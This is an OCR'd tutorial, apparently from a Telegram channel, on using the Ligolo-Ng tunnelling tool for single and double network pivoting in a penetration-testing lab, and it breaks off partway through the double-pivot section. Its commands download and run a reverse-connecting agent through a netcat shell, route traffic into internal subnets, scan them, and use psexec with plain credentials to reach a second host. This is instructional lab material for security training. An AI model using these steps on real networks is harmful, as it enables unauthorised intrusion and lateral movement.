@OSCPexamServic

A Detailed Guide on Ligolo-Ng

https://t.me/oscpexamservice

Contents

Ligolo-Ng Overview:

Ligolo-Ng is a lightweight and efficient tool designed to enable penetration testers to establish tunnels through reverse TCP/TLS connections, employing a tun interface. Noteworthy features include its GO-coded nature, VPN-like behavior, customizable proxy, and agents in GO. The tool supports multiple protocols, including ICMP, UDP, SYN stealth scans, OS detection, and DNS Resolution, offering connection speeds of up to 100 Mbits/sec. Ligolo-Ng minimizes maintenance time by avoiding tool residue on disk or in memory.

Download Ligolo-Ng:


Ligolo-Ng can be downloaded from the official repository: Ligolo-Ng Releases.

Ligolo V/S Chisel:

- Ligolo-Ng outperforms Chisel in terms of speed and customization options.
- Chisel operates on a server-client model, while Ligolo-Ng establishes individual connections with each target.
- Ligolo-Ng reduces maintenance time by avoiding tool residue on disk or in memory.
- Ligolo-Ng supports various protocols, including ICMP, UDP, SYN, in contrast to Chisel, which operates primarily on HTTP using a websocket.

Lab Setup


Follow the step-by-step guide for lateral movement within a network, covering both single and double pivoting techniques.



Prerequisites

Obtain the Ligolo 'agent' file for Windows 64-bit and the 'proxy' file for Linux 64-bit.

Install the 'agent' file on the target machine and the 'proxy' file on the attacking machine (Kali Linux).



Setting up Ligolo-Ng

Step1: Following the acquisition of both the agent and proxy files, the next step involves the setup of Ligolo-Ng. To ascertain the current status of Ligolo-Ng configuration, the 'ifconfig' command is employed. To initiate activation, execute the prescribed sequence of commands as follows:

```
ip tuntap add user root mode tun ligolo ip link set ligolo up
```

Verify Ligolo-Ng activation with: **'ifconfig'** command


```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::86e1:e886:fc7c:7001  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:cc:96:35  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 11282 (11.0 KiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 28  bytes 6295 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# ip tuntap add user root mode tun ligolo

┌──(root㉿kali)-[~]
└─# ip link set ligolo up

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::86e1:e886:fc7c:7001  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:cc:96:35  txqueuelen 1000  (Ethernet)
        RX packets 46  bytes 14559 (14.2 KiB)
        RX errors 0  dropped 12  overruns 0  frame 0
        TX packets 28  bytes 6295 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST>  mtu 1500
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step2: Unzip the Ligolo proxy file:

```
tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
```

This proxy file facilitates the establishment of a connection through Ligolo, enabling us to execute subsequent pivoting actions. To explore the full range of options available in the proxy file, utilize the 'help' command

```
./proxy -h
```




Step 3: The options displayed in the preceding image are designed for incorporating various types of certificates with the proxy. The chosen approach involves utilizing the '-selfcert' option, which operates on port 11601. Execute the provided command, as illustrated in the accompanying image below:

```
./proxy -selfcert
```

Step 4: By executing the aforementioned command, Ligolo-Ng becomes operational on the attacking machine. Subsequently, to install the Ligolo agent on the target machine, unzip the ligolo agent file using the command:


```
unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
```

To facilitate the transmission of this agent file to the target, establish a server with the command: **updog -p 80**



Step 5: In the context of lateral movement, a session has been successfully acquired through netcat. Utilizing the established netcat connection, the next step involves downloading the Ligolo agent file onto the target system. Referencing the image below, execute the provided sequence of commands:

```
cd Desktop
powershell wget 192.168.1.5/agent.exe -o agent.exe dir
```



Step 6: Evidently, the agent file has been successfully downloaded. Given that the proxy file is presently operational on Kali, the subsequent action involves executing the agent file.

```
./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

```
PS C:\Users\Administrator\Desktop> ./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```


Upon executing the specified command, a Ligolo session is initiated. Subsequently, employ the 'session' command, opting for '1' to access the active session. Following the session establishment, execute the 'ifconfig' command as illustrated in the provided image.

Notably, it discloses the existence of an internal network on the server, denoted by the IPv4 Address 192.168.148.130/24. This discovery prompts further exploration into creating a tunnel through this internal network in the subsequent steps.

```
┌──(root㉿kali)-[~/Downloads]
└─# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

  Made in France ♥            by @Nicocha30!

ligolo-ng » INFO[0403] Agent joined.                                 name="IGNITE\\administrator@DC1"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\administrator@DC1 - 192.168.1.6:56241
[Agent : IGNITE\administrator@DC1] » ifconfig
┌─────────────┬──────────────────────────────────────┐
│ Interface 0                                        │
├─────────────┼──────────────────────────────────────┤
│ Name        │ Ethernet0                            │
│ Hardware MAC│ 00:0c:29:97:10:7b                    │
│ MTU         │ 1500                                 │
│ Flags       │ up|broadcast|multicast|running       │
│ IPv4 Address│ 192.168.1.6/24                       │
└─────────────┴──────────────────────────────────────┘
┌─────────────┬──────────────────────────────────────┐
│ Interface 1                                        │
├─────────────┼──────────────────────────────────────┤
│ Name        │ Ethernet1                            │
│ Hardware MAC│ 00:0c:29:97:10:85                    │
│ MTU         │ 1500                                 │
│ Flags       │ up|broadcast|multicast|running       │
│ IPv6 Address│ fe80::8101:2f50:11fe:ad10/64         │
│ IPv4 Address│ 192.168.148.130/24                   │
└─────────────┴──────────────────────────────────────┘
┌─────────────┬──────────────────────────────────────┐
│ Interface 2                                        │
├─────────────┼──────────────────────────────────────┤
│ Name        │ Loopback Pseudo-Interface 1          │
│ Hardware MAC│                                      │
│ MTU         │ -1                                   │
│ Flags       │ up|loopback|multicast|running        │
│ IPv6 Address│ ::1/128                              │
│ IPv4 Address│ 127.0.0.1/8                          │
└─────────────┴──────────────────────────────────────┘
[Agent : IGNITE\administrator@DC1] »
```

Single Pivoting

In the single pivoting scenario, the aim is to access Network B while staying within the boundaries of Network A.



Attempting a direct ping to Network B reveals, as illustrated in the image below, the impossibility due to different network configuration.

```
┌──(root㉿kali)-[~]
└─# ping 192.168.148.130
PING 192.168.148.130 (192.168.148.130) 56(84) bytes of data.
^C
── 192.168.148.130 ping statistics ──
5 packets transmitted, 0 received, 100% packet loss, time 4081ms
```


To progress towards the single pivoting objective, a new terminal window will be opened. Subsequently, the internal IP will be added to the IP route, and the addition will be confirmed, as illustrated in the image below, utilizing the following commands:

ip route add 192.168.148.0/24 dev ligolo ip route list


```
┌──(root㉿kali)-[~]
└─# sudo ip route add 192.168.148.0/24 dev ligolo

┌──(root㉿kali)-[~]
└─# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 100
192.168.148.0/24 dev ligolo scope link linkdown
```

Return to the Ligolo proxy session window and initiate the tunneling process by entering the 'start' command, as demonstrated in the provided image.

Upon establishing a tunnel into network B, we executed the netexec command to scan the network B subnet, unveiling an additional Windows 10 entity distinct from DC1, as depicted in the image.




Upon attempting to ping the IP now, successful ping responses will be observed, a contrast to the previous unsuccessful attempts. Additionally, a comprehensive nmap scan can be conducted, as illustrated in the image below.



Double Pivoting

In the process of double pivoting, our objective is to gain access to Network C from Network A, utilizing Network B as an intermediary.



From the newly opened terminal window, utilize the Impacket tool to access the identified Windows 10 with the IP 192.168.148.132. Following this, execute the subsequent set of commands to download the Ligolo agent onto Windows 10

Impacket-psexec administrator:123@192.168.148.132
cd c:\users\public powershell wget
192.168.1.5/agent.exe -o agent.exe dir

